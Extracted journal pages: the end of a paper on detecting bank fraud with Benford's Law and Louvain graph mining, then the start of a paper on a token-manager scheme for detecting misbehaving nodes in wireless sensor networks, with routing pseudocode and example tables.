The suggested framework for identifying abnormal transactions in the banking sector has proven to provide better performance than those that are currently state-of-the-art and have also been tested and deployed on the same dataset and parameters. As Figure 8 demonstrates, the precision of the proposed method, which incorporates the use of graph mining and superior statistical algorithms, surpasses that of conventional rule-based systems, statistical anomaly detection, and machine learning applications. Although traditional rule-based systems can achieve accuracy rates of about 80%, statistical anomaly detection techniques can reach approximately 85%, and machine and deep learning techniques can achieve around 95%, the proposed framework's accuracy is impressive, with 96.57% on the IBM datasets. Moreover, the combination of Benford Law will enhance the framework's functionality in identifying irregularities that may indicate fraudulent activities. Through the analysis of the nature of transactions, including the frequency of leading digits, the framework will be used to identify anomalies that may reflect manipulations, irregularities, or deliberate efforts to conceal fraudulent activities.





Figure 8: Comparative analysis of the proposed method with state-of-the-art methods



(a) ROC Curve (b) Precision-Recall Trade-Off

Figure 9: Evaluation metrics using ROC Curve and Precision-Recall Trade-Off

The respective receiver operating characteristic (ROC) curves and precision recall (PR) trade-offs of the proposed and the baseline algorithms are shown in Figure. 9. The ROC curve shows the compromise between the true positive rate and the false positive rate whereas the PR curve displays the connection between the optimal precision and the optimal recall at various thresholds. The steeper ROC curve and higher area under the curve, respectively, is an indication of the higher rejections of the model to distinguish among fraud and legitimate transactions, which confirms the possibility of the proposed framework to effectively distinguish between fraud and legitimate transactions. Equally, the results of the high PR performance show high degree of consistency, even amidst instances of disparity in classes, which is a typical feature of financial information. These graphical results prove the statistical power and capability to identify the suggested approach in comparison with traditional machine learning tools and rule-based methods. Table 5 offers a comparison analysis between the proposed approach of detecting fraud and the state-of-the-art methods that are used to detect fraud in banking transactions on various parameters.

Table 5: Comparison of state-of-the-art fraud detection techniques in banking transactions with the proposed approach

Technique	Approach	Accuracy (%)	Detection Time	False Positive Rate	Explainability	Adaptability	Limitations
Rule-based Systems	Manual definition of rules based on transaction characteristics (amount, location, etc.) to identify suspicious transactions.	70-80	Fast	High	Easy-to-understand rules	Low - Requires frequent rule updates to keep pace with evolving fraud tactics.	High false positives, static, and require continuous rule updates.
Statistical	Analyses transaction attributes (mean, standard deviation) for deviations from historical patterns.	80-85	Moderate	Moderate	They are limited - It is difficult to pinpoint specific reasons for flagging transactions.	Moderate - Adapts to changing patterns within a defined statistical framework.	May miss complex fraud schemes and be prone to false positives.
Machine Learning	Trains models (e.g., decision trees) to classify transactions as fraudulent or legitimate based on historical data.	85-90	Variable (depends on model complexity)	Moderate	The model can be further improved with interpretable decision tree models.	High - Learns from new data and adapts to evolving fraud patterns.	It requires extensive training data, is complex to implement, and has interpretable models that are not always achievable.
Proposed Approach (Graph Mining + Statistical Methods)	It utilizes Louvain's algorithm to construct a transaction network, analyzes connections, and applies Benford's Law to identify anomalies.	96.57	Fast (real-time analysis possible)	Low	Moderate - Requires understanding of network structure and interpretation of statistical deviations.	High-network analysis can adapt to new types of fraud involving connections between entities.	Requires domain expertise for network construction; computational cost can be high

The Louvain algorithm is used to construct a transaction network in the system, and it assists in identifying the abnormal patterns and connections between entities, such as accounts, merchants, and devices. The ability of this analysis to be in the form of graphs enables the users to have a good perspective of the entire network. The structure identifies the points of suspicious activity and normal work, a fact that would otherwise pass unnoticed. The accuracy is enhanced, which is achieved by integrating graph mining, and sophisticated statistical techniques. The combination of these methods reveals difficult patterns and relationships in transaction data, and rigid statistical analysis indicates anomaly. Moreover, the framework can be used to identify any emerging fraud scheme by analyzing the network, which gives it a considerable advantage over other previous methods. Even though it may be resource-intensive to initialize, the trained, parameter-optimized system provides close to real-time detection, once running, particularly on multi-core or GPU-accelerated systems. The flexibility to change and identify emerging trends is critical to financial institutions in international environments where fraudsters are using more advanced methods. The proposed study proves to be of positive contribution towards detection of fraud in banking transactions; it offers a powerful tool which is a combination of graph mining and powerful statistical methods. Financial institutions have been able to put their systems in place and ensure customers are not in danger of financial fraud due to its dynamic nature.

5 Conclusion and future scope

To enhance the level of effectiveness in terms of fraud, we offer an integrated system that combines the AntiBenford subgraph structure with the Louvain algorithm. It is a technique that uses graph mining and advanced statistics to identify patterns of fraudulent transactions. The AntiBenford subgraph structure marks the presence of anomalous subgraphs using the Benford principle, the description of frequency expectations of leading digits in real data. These subgraphs point at the areas of potential fraud. Unsupervised Louvain algorithm then deletes irregular transactions of the flagged AntiBenford subgraphs, irrespective of frequency. The blend of a graph and statistical analysis can produce a strong detection function that is able to detect intricate fraud patterns, which could be overlooked through a traditional method. We apply parallel processing so that we can get maximum performance by allocating work among several processors. This accelerates the analysis process and also utilizes resources in an efficient manner enhancing accuracy and reliability. In our test on the IBM data we were sure of a good score of 96.57 % accuracy. This finding demonstrates that the suggested plan is efficient in exposing fraudulent transactions in the sophisticated financial environment. Our framework decreases false positives as compared to the traditional methods that end up disrupting valid transactions.

The strategy is also simple to operate in real time to avoid possible losses. Although domain knowledge is useful in the interpretation of network structures and statistical abnormalities, explainability is generally better than what high-level complex machine-learned models can achieve. Most crucially, the flexibility of the strategy is one of its strengths. Network analysis helps the system to detect new and emerging fraud schemes with the help of the relationship between entities. This research presents a strong argument as to why the use of graph mining and fined statistical instruments should be applied in detecting fraud in banks. The solution is very precise, with a low rate of false positive, it responds very fast, and can adjust to emerging trends in fraud cases. The strengths have made it an important instrument to financial institutions. Ensuring security is also a better way to safeguard customers and ensure confidence in the banking system. The research has provided a good base that can be used to develop the solution to wider uses of fraud-detection using network analysis. The researchers identified several promising directions for future research, which would have led to significant improvements in the system's capabilities and practical use. Network feature engineering is one area that can be focused on in the future.

The system's capability to detect complex patterns signaling fraud can be enhanced by investigating other network-based characteristics, including measures of network centrality, network communities, and the flow of information within the transaction network. It would be beneficial to extend the framework to manage networks, which are subject to change, as this would increase its practical use. Further validations and generalizations of the proposed approach will be carried out in future studies, where extended statistical significance testing, such as Wilcoxon or t-tests, and solid evaluations will be performed. It is also devoted to the wideness of the given AntiBenford-Louvain framework, achieved through the practical use of the temporal GNN structure to design dynamic transaction graphs, the meta-learning approaches aimed at fast adaptation to new types of fraud, and the semi-supervised detection of anomalies through the effective utilization of unlabeled transactional data. The model will need to continually adjust to new patterns of transactions and entities to stay ahead of the fraudsters. It can be effectively used to prevent fraud schemes by creating algorithms that constantly update the network structure, keeping it efficient in protecting the financial system. The combination of the machine learning model and the proposed approach represents a very promising opportunity. Furthermore, comparing the effectiveness of models in the real-world, large-scale datasets of banking transactions would be an important step towards implementation. This can provide valuable information regarding the scalability and effective performance of the system in a production environment. The directions will allow these researchers to narrow and broaden their focus on the suggested direction, eventually leading to a stronger and more secure financial ecosystem for all stakeholders.

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Efficient Multipath Routing and Anomaly Detection with a Token-Managed Certificateless Authentication Scheme (TM-AD) in WSNs

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Keywords: WSN, TM-AD, IoT, anomaly detection, security

Received: April 20, 2025

Wireless Sensor Networks (WSNs) are crucial for diverse Internet of Things (IoT) applications, but their inherent resource constraints and distributed nature expose them to significant security vulnerabilities. A primary challenge is the effective and timely detection and mitigation of malicious or misbehaving nodes, which can disrupt network operations, compromise data, and reduce network lifespan. Existing approaches often face obstacles in efficiently addressing these threats. This paper proposes the Token Manager-based Attack Detection (TM-AD) scheme, to enhance WSN security and operational efficiency. The TM-AD system features a "Token Manager" (TM), a dedicated entity responsible for continuous network monitoring, assessing node behavior based on defined parameters, and managing node participation through a token-based mechanism. Upon identifying malicious or anomalous activity, TM-AD facilitates uninterrupted network transmission by orchestrating the replacement of compromised nodes with designated "replacement nodes." The efficacy of the proposed TM-AD system is evaluated through comparative analysis. At 100 network nodes, TM-AD achieved a 100% attack detection rate and 100% network throughput, alongside a reduction in routing overhead of up to 43.8% and in end-to-end delay of up to 74.7% compared to benchmark schemes. These results affirm that TM-AD effectively identifies malicious nodes and significantly enhances network performance across these key metrics, thereby ensuring a more robust and reliable WSN operation.

Povzetek: Učinkovit večpotni usmerjevalni in varnostni mehanizem za brezžična senzorska omrežja združuje zaznavanje anomalij s certifikatno-neodvisno avtentikacijo, upravljano z žetoni (TM-AD). Predlagani pristop izboljša varnost, zanesljivost prenosa in energijsko učinkovitost v IoT okoljih.

1 Introduction

In recent years, WSN technology has undergone significant development, capturing the attention of both academic and industry communities. A WSN is a self-organized multi-hop network consisting of numerous sensor nodes with distinct attributes, such as flexibility, fault tolerance, high sensing capabilities, and rapid deployment. These features have led to diverse applications of WSN, including environmental monitoring, agriculture, military, Smart Grids, and healthcare [1, 2]. The WSN system comprises three key elements: aggregation nodes (sink nodes), sensor nodes, and management nodes, as depicted in Figure 1. Sensor nodes are strategically placed within the monitored area, manually or by drone dispersal, forming a WSN through Wireless Self-Organization. In this network, each node acts as a router, establishing and restoring connections as needed [1]. WSNs collect data from sensor nodes, transmitting it to sink nodes in a single-hop or multi-hop fashion. Sink nodes conduct preliminary data processing and information fusion before transferring the data to users via satellite or wired networks [1].

Despite their utility, WSNs face significant security challenges. Wireless communication channels are susceptible to eavesdropping and data manipulation [3, 4]. Furthermore, sensor nodes often operate in unsupervised or hostile environments, making them vulnerable to physical capture and compromise by malicious actors [4-6]. Traditional cybersecurity mechanisms are often ill-suited for WSNs due to their unique threat landscape and severe resource constraints, including limited bandwidth, processing power, and storage [7, 8]. Ensuring data integrity, authentication, and non-repudiation under these limitations is a considerable challenge [1]. To address these security requirements, various cryptographic techniques have been considered. While Public Key Infrastructure (PKI) offers strong security, its certificate management overhead is problematic for WSNs [4]. Identity-Based Cryptography (IBC) simplifies this but introduces key escrow concerns [9]. Certificateless Public

Key Cryptography (CL-PKC) has emerged as a promising alternative, as it avoids certificates and the key escrow problem by having a Key Generation Centre (KGC) issue only partial private keys [10, 11]. While direct implementation of full CL-PKC schemes can still be demanding for all WSN operations, the principles of minimizing reliance on heavy infrastructure and distributing trust are valuable. This paper introduces the Token Manager-based Attack Detection (TM-AD) scheme, a novel approach that focuses on efficient anomaly detection and routing maintenance through a token-based system. While not a direct implementation of CLS for all node communications, TM-AD is designed with lightweight operation in mind, concentrating on behavioral analysis and adaptive routing managed by a central Token Manager to enhance WSN security and resilience.

2 Related work

Several researchers have examined and applied various kinds of strategies for protection like machine learning [12], deep learning etc. Kumar et al. [13] used blockchain and deep learning for vehicular network security. While robust, its high computational/communication overhead and vehicular focus make it ill-suited for resource-constrained WSNs needing lightweight, real-time anomaly detection. TM-AD, using a central Token Manager, offers a WSN-tailored, low-overhead alternative for behavioral anomaly detection and routing maintenance.

Mahdavisharif et al. [14,29] used deep learning for intrusion detection in general networks, achieving high accuracy. However, its reliance on substantial data storage and processing makes it impractical for resource-constrained WSNs. WSNs require lightweight solutions. TM-AD offers this via localized, token-managed behavioral analysis, minimizing resource use on sensor nodes.

A low-power 3D WSN privacy protection technique [15] aimed to enhance data security with low energy use and improved data fusion. Despite these merits, its privacy protection ability was identified as needing significant improvement. TM-AD complements such fusion-focused privacy by addressing node misbehavior and routing integrity, crucial for overall network security.

In [16]. introduced research on monitoring methods related to WSN applications. In this work, the Sensors distinguish an attenuated (unknown) deterministic signal when the target is fixed, and the signal depends on the unknown distance between the sensor and the target. Therefore, the simulation results ensure the promising performance of the proposed method.

In [17], the long-range transmission issue that WSNs encounter was examined, leading to the development of an optimized system for WSNs for fuzzy subordinate support systems. There is a discussion on the system's precise level. For WSN data aggregation, Lakshmi and Deepthi [18] proposed a channel code-based privacy scheme. However, it lacks mechanisms to detect malicious nodes that could falsify data or disrupt routes. TM-AD addresses this by providing node-level behavioral analysis and ensuring routing integrity.

The information security issue about WSNs in the power grid was tackled by [19], and his team members also proposed a blockchain-based data-sharing paradigm. It is crucial to remember that the analysis evaluated how well and safely the data-sharing model shares, stores, and protects sensitive information [19]. An enhanced approach was developed by Jiang et al. [20] to address security flaws and excessive energy consumption in WSN applications, including military surveillance and habitat monitoring. The scheme carefully distributes the sensors. In contrast with traditional deployment plans, this approach may have improved privacy while optimizing energy consumption and information latency [20,32].

For data compression in WSNs, a data clustering method that adapts characteristics such as adaptive recursion and smooth data compression was developed [21,30]. Experiments demonstrate that this kind of technique can compress data with as minimal space-time complexity as possible. The system accurately predicts the failure intensity of landslides, according to the optimized WSN presented in [22,31].

Research in [23], A blockchain-based trust management model was proposed to detect malicious WSN nodes and improve beacon node relationships explored blockchain-based trust management for WSN malicious node detection using various assessment metrics. While robust, the overhead and latency for localization. Though it establishes a trust evaluation model, its primary application to secure localization and the overhead of blockchain may limit associated with blockchain operations might hinder real-time responsiveness in dynamic WSNs. TM-AD aims for quicker detection through a centralized Token Manager and behavioral analysis.

Abubaker et al. [24,33] combined blockchain and federated learning (FL) for IoT sensor network security. While advanced, FL and blockchain introduce significant computational and communication overhead. For WSNs needing rapid, low-latency responses with minimal node burden, TM-AD's direct, token-managed centralized analysis offers potentially faster reaction times.

In [25,34] proposed a blockchain technology of an authenticated group key agreement mechanism for the IoTs. The novel concept called the device manager mediates communications between IoT gadgets and blockchain infrastructures is the proposed protocol and it has been secured after being subjected to various assaults, as indicated by the security analysis. The time expenditures of protocol operations are fair and appropriate for IoT settings shown in the simulation. Its primary focus on key agreement, does not address ongoing behavioral monitoring or routing attacks once keys are established.

Gebremariam et al. [26] integrated blockchain/FL for secure WSN localization and malicious node detection. While powerful, this combines FL's computational demands with blockchain's overhead, posing complexity for resource-constrained WSNs needing immediate responses. TM-AD offers a simpler, centralized token

management for direct behavioral monitoring and lower latency.

For WSNs, Cheng and Zhu [27] presented a lightweight anomaly detection scheme. However, its scope may not fully cover the integrated routing maintenance and node replacement that TM-AD offers.

Shi et al. [28] introduced I-CPDA, improving privacy in WSN cluster-based data aggregation. While effective for data fusion within clusters, its primary focus is on data protection, not detecting subtle network-wide misbehaviors like routing attacks. TM-AD offers a broader network-level approach by monitoring overall node behavior and actively managing routing paths.

2.1 Problem statement

Privacy issues arise when IoT devices exchange sensitive data over a network channel.

- Existing approaches are easily susceptible to security levels and may not provide sufficient protection.
- No documented evidence that any malicious nodes intruded and disrupted the network transmission
- If any transmission fails there is no established system for implementing alternatives or replacing malicious nodes.
- Previous approaches do not guarantee any reliable communication with a High Packet Delivery Ratio (PDR), throughput, and lifespan.

2.2 Research contribution

The Token manager concept introduces a method known as Token-Based Server Attack Detection (TM-AD).

- This work reveals a thorough evaluation of the proposed technique combining security analysis and experimental findings, thereby demonstrating its superior effectiveness in comparison to existing techniques.
- To ensure reliable transmission, the routing path are upgraded by replacing the malicious nodes with the replacement nodes, affirming successful transmission.
- The article emphasizes a comparative analysis of the proposed technique, with a specific focus on assessing various efficiency parameters.
- Promotes secure IoT transmission, by employing encrypted data through a reliable and lightweight pathway to elevate network performance.

3 Proposed methodology

The Token Manager-based Anomaly Detection (TM-AD) scheme is engineered to establish efficient multipath routing, identify anomalous node behaviour, and proactively uphold network integrity within Wireless Sensor Networks (WSNs). As depicted in Figure 1, the TM-AD architecture is cantered around a **Token Manager (TM)**—a pivotal, logically centralized entity—supported by several key interacting components.

- **Sensor Nodes:** These are the WSN's fundamental units, deployed for environmental data acquisition and packet relay. Within TM-AD, their primary functions include data collection, forwarding data along TM-established routes, and reporting necessary status information to the TM. Their active network participation is governed by tokens.

- **Token Manager (TM):** This critical entity, typically a node selected for its superior resources (e.g., energy, bandwidth, as detailed in Sec 3.2), acts as the central network orchestrator. Its core responsibilities encompass discovering nodes, continuously monitoring their status (e.g., energy, location, activity), issuing and managing tokens, establishing and maintaining optimal routing paths (via a routing table), detecting behavioral anomalies or malicious activities, and initiating corrective actions such as node isolation or replacement.

- **Tokens:** These are logical constructs or messages exclusively managed and distributed by the TM. Tokens serve as dynamic authorizations for sensor nodes, signifying their permission for active network participation, validating their current operational status, or assigning them to specific routing tasks. The nature of information conveyed by a token is adaptable to current network needs.

- **Cooperative Node List:** Maintained by the TM, this is a dynamic registry of sensor nodes currently verified as active and trustworthy participants in network operations, particularly for routing and data forwarding. The TM uses this list as a basis for packet transmission processing and targeted monitoring.

- **Replacement Nodes:** These are pre-designated or dynamically available sensor nodes intended to assume the functionality of other nodes that the TM has identified as irrecoverably malicious or failed. Their integration is orchestrated by the TM to ensure network resilience.



Figure 1: Proposed architecture-token manager-based anomaly detection (TM-AD) system

Figure 1 visually represents these components and their interactions, highlighting the TM's central coordination. The subsequent sections will detail TM-AD's operational phases and the algorithms dictating these component interactions.

Algorithm 1: Token manager (Tm) creation and initial network setup

Input: Randomly deployed nodes Nodes_Deployed = {N1, N2, N3 ... Nn}.

Output: Designated Token Broker node (Tm_selected), Cooperative Node List (Cooperative_List), Idle Node List (Idle_List), Initial Token Distribution.

Procedure Procedure Initial_Network_Setup(Nodes_Deployed)

// **1. Elect the most capable node to be the Token Manager (TM)**
// This function internally checks energy (>65%) and centrality.
TM ← Find_Best_TM_Candidate(Nodes_Deployed)

If TM is null:
Return Failure("Network setup failed: No suitable TM found.")
End If

// **2. TM discovers the network to build lists of active and idle nodes**
// This function internally broadcasts a "HELLO" and waits for "ACK" responses.
// It only considers nodes with sufficient energy (>45%) to be potentially active.
(Cooperative_List, Idle_List) ← TM.Discover_Network(Nodes_Deployed)

// **3. TM distributes initial tokens to all active nodes**
// This function generates and sends a unique token to each node.
TM.Distribute_Initial_Tokens(Cooperative_List)

// Return the key outputs of the setup process
Return TM, Cooperative_List, Idle_List

End Procedure

This section delineates the process of packet transmission within the network. As already mentioned in the Algorithm, 1 Token broker server initializes the creation of a Token manager. Then, under the guidance of the Token Manager (TM), multiple routing paths are discovered. Each routing path is identified by a unique Route ID, which comprises a combination of Token ID and Node ID. Above, figure 3 highlights the nodes with low energy levels that potentially generate unwanted traffic. Table 1 illustrates each routing ID is associated with its respective set of Token and Node IDs representing a detailed overview of the network's routing configurations. Algorithm 2 describes the process of addressing and gathering nodes' activities, facilitating packet transmission, collecting characteristics, and monitoring processes. Token Manager-based Node Authentication and Activity Monitoring is explained in algorithm 3



Figure 2: Network topology of the proposed TM-AD scheme

Figure 2 illustrates the network topology for the proposed scheme, showing a random deployment of sensor nodes (e.g., N1 through N21). According to this deployment, N1 acts as the source and N9 as the destination. The tokens T01 to T21 are issued parallelly. The message broadcasting mechanism determines each node's status, classifying them as either active or inactive, through the token distribution process. Following the broadcast of the "hello" message, the nodes that respond are “active nodes”, whereas those which doesn’t respond are “inactive nodes”. It’s important to note that an idle node has the potential to attain the active status; hence, TM maintains a continuous vigil, by ensuring all node information is monitored and updated accordingly. The execution operation is initiated by TM, which controls both cooperative and non-cooperative node list problems, thereby affirming the issuance of tokens to all active nodes as described in the algorithm.

Algorithm 2: Routing Maintenance by Token Broker

Input: Token Broker (TB), Set of available routes R = {R1, R2, ..., Rn} to D_node, Network size N. **Output:** Packet delivery, Misbehaving node handling**.**

Procedure

```
Maintain_Routing_And_Detect_Anomalies(TM, Available_Routes, Destination_Node)

    For each Route R in Available_Routes:

        // Phase 1: Monitor data transmission on the current route
        Transmission_Status ← TM.Monitor_Transmission_On_Route(R, Destination_Node)

        // Phase 2: Assess performance and take action if needed
        Switch (Transmission_Status):

            Case "SUCCESSFUL":
                // No action needed, move to the next route or finish
                Continue

            Case "ISSUES_DETECTED":

                // Phase 3: Identify the source of the problem
                Misbehaving_Node ← TM.Identify_Problem_Node_On_Route(R)

                If Misbehaving_Node is not null:

                    // Phase 4: Authenticate and handle the problematic node
                    Is_Authenticated ← TM.Authenticate_Node(Misbehaving_Node)

                    If Is_Authenticated:
                        TM.Action_On_Node(Misbehaving_Node, action="TEMPORARY_HOLD")

                        // Phase 5: Find a new route to complete the transmission
                        New_Route ← TM.Find_Alternative_Route(Destination_Node)
                        If New_Route is not null:

                            TM.Monitor_Transmission_On_Route(New_Route, Destination_Node)
                        End If
                    End If
                End If

            End Switch
        End For

    End Procedure
```

Algorithm 3: Token Manager-based Node Authentication and Activity Monitoring

Input: A specific Node (N_check), Token Manager (TM).
Output: Node participation eligibility, Registered Node/Token IDs, Monitored packet transmission status, Potential node holding.

Procedure Check_Single_Node(N_check, TM, Task)

// **Phase 1: Check node's eligibility to participate**
Is_Eligible ← (N_check.Energy > 0.50) AND Is_Position_Suitable(N_check.Distance)

If NOT Is_Eligible:
Return Failure("Node is not eligible for participation.")
End If

// **Phase 2: Verify node's identity and authorization**
Is_Verified ← TM.Verify_Node_Credentials(N_check.ID, N_check.Token)

If NOT Is_Verified:
Return Failure("Node verification failed.")
End If

// **Phase 3: Monitor the node's performance during a live task**

Performance_Outcome ← TM.Monitor_Node_During_Task(N_check, Task)

// Phase 4: Respond to performance issues

If Performance_Outcome is "GOOD":
Return Success("Monitoring cycle complete, node performed well.")
Else:
// Performance was poor (e.g., packet drops, energy drain)
TM.Action_On_Node(N_check, action="TEMPORARY_HOLD")

Alternative_Node ← TM.Find_Eligible_Alternative_Node()

If Alternative_Node is not null:
TM.Reassign_Task(Task, Alternative_Node)
Return Success("Task re-allocated to alternative node.")
Else:
Return Failure("No suitable alternative node found.")
End If
End If

End Procedure

This section delineates the process of packet transmission within the network. As already mentioned in the Algorithm, 1 Token broker server initializes the creation of a Token manager. Then, under the guidance of the Token Manager (TM), multiple routing paths are discovered. Each routing path is identified by a unique Route ID, which comprises a combination of Token ID and Node ID. Above, figure 3 highlights the nodes with low energy levels that potentially generate unwanted traffic.



Figure 3: Illustration of multipath routing and anomaly detection

Table 1: Routing information and find misbehaving nodes

Routing ID	Token-ID	Node ID	Misbehaving nodes
R1	T01, T02, T03, T04, T05, T06, T07, T08, T09	N01, N02, N03, N04, N05, N06, N07, N08, N09	NIL
R2	T01, T02, T06, T07, T21, T12, T09	N01, N02, N06, N07, N21, N12, N09	N21
R3	T01, T06, T18, T11, T20, T17, T09	N01, N06, N18, N11, N20, N17, N09	NIL
R4	T01, T13, T14, T15, T16, T17, T09	N01, N13, N14, N15, N16, N17, N09	N16

Table 2: Token manager-based node authentication structure

Misbehaving node	Token-ID	Source -ID token	Destination ID token
N21	T21	TSID 12	TDID 21
N16	T16	TSID 61	TDID 16

This Figure 3 demonstrates the dynamic process of multipath routing and anomaly detection by the Token Manager (TM). It depicts four potential routes (R1, R2, R3, R4) from the source node (N1) to the destination (N9). The TM actively monitors traffic along these paths. Nodes circled in red **N21** on Route 2 (R2) and **N16** on Route. The packet processing begins with multipath routing in R1, that contains N01, N02, N03, N04, N05, N06, N07, N08, N09. The R2 includes nodes N01, N02, N06, N07, N21, N12, N09. TM in R2 detects unwanted traffic and checks the node's activity, identifying the misbehaving nodes N21. After finding this node, the node might be temporarily stopped or removed from the network. Moving to R3 comprises of N01, N06, N18, N11, N20, N17, N09. Finally, R4 includes nodes such as N01, N13, N14, N15, N16, N17, and N09 this route saw some normal traffic, prompting a check of node activity and ultimately identifies the node N16 as a misbehaving node and it temporarily holds from the network.

Once the misbehaving nodes are identified, the new source IDs and destination IDs are generated for these nodes to intimate a TM. Finally, the security scheme is improved by reinforcing the following algorithm's 3 steps. After finding the misbehaving node there is an enhancement in the new security scheme. Before the network communication the nodes' parameters such as $(N_d(medium), N_e(medium) threshold\ level\ (\geq 50\%)\ are\ assessed$. Only the nodes meeting this threshold are eligible to participate in the network, while others are excluded from the network. In the Second step, the fresh source IDs, destination IDs, and token iDs are registered by TM. After a registration packet transmission process commences and continues after a specified travel time, nodes' parameters, $N_d$and N_e, are re-evaluated only if they meet the threshold criteria. If this condition doesn't meet the requirement, then, the new nodes which satisfies the threshold criteria are addressed in the network, meanwhile, it temporarily eliminates the older and energy-depleted nodes. The same steps will be repeated and ultimately, calculating the packet delivery ratio, attack detection rate, and end-end delay. Table 1 shows the misbehaving nodes. Table 2 illustrates the structure for creating the source IDs and destination IDs after finding the misbehaving node.

4 Experimental results and discussions

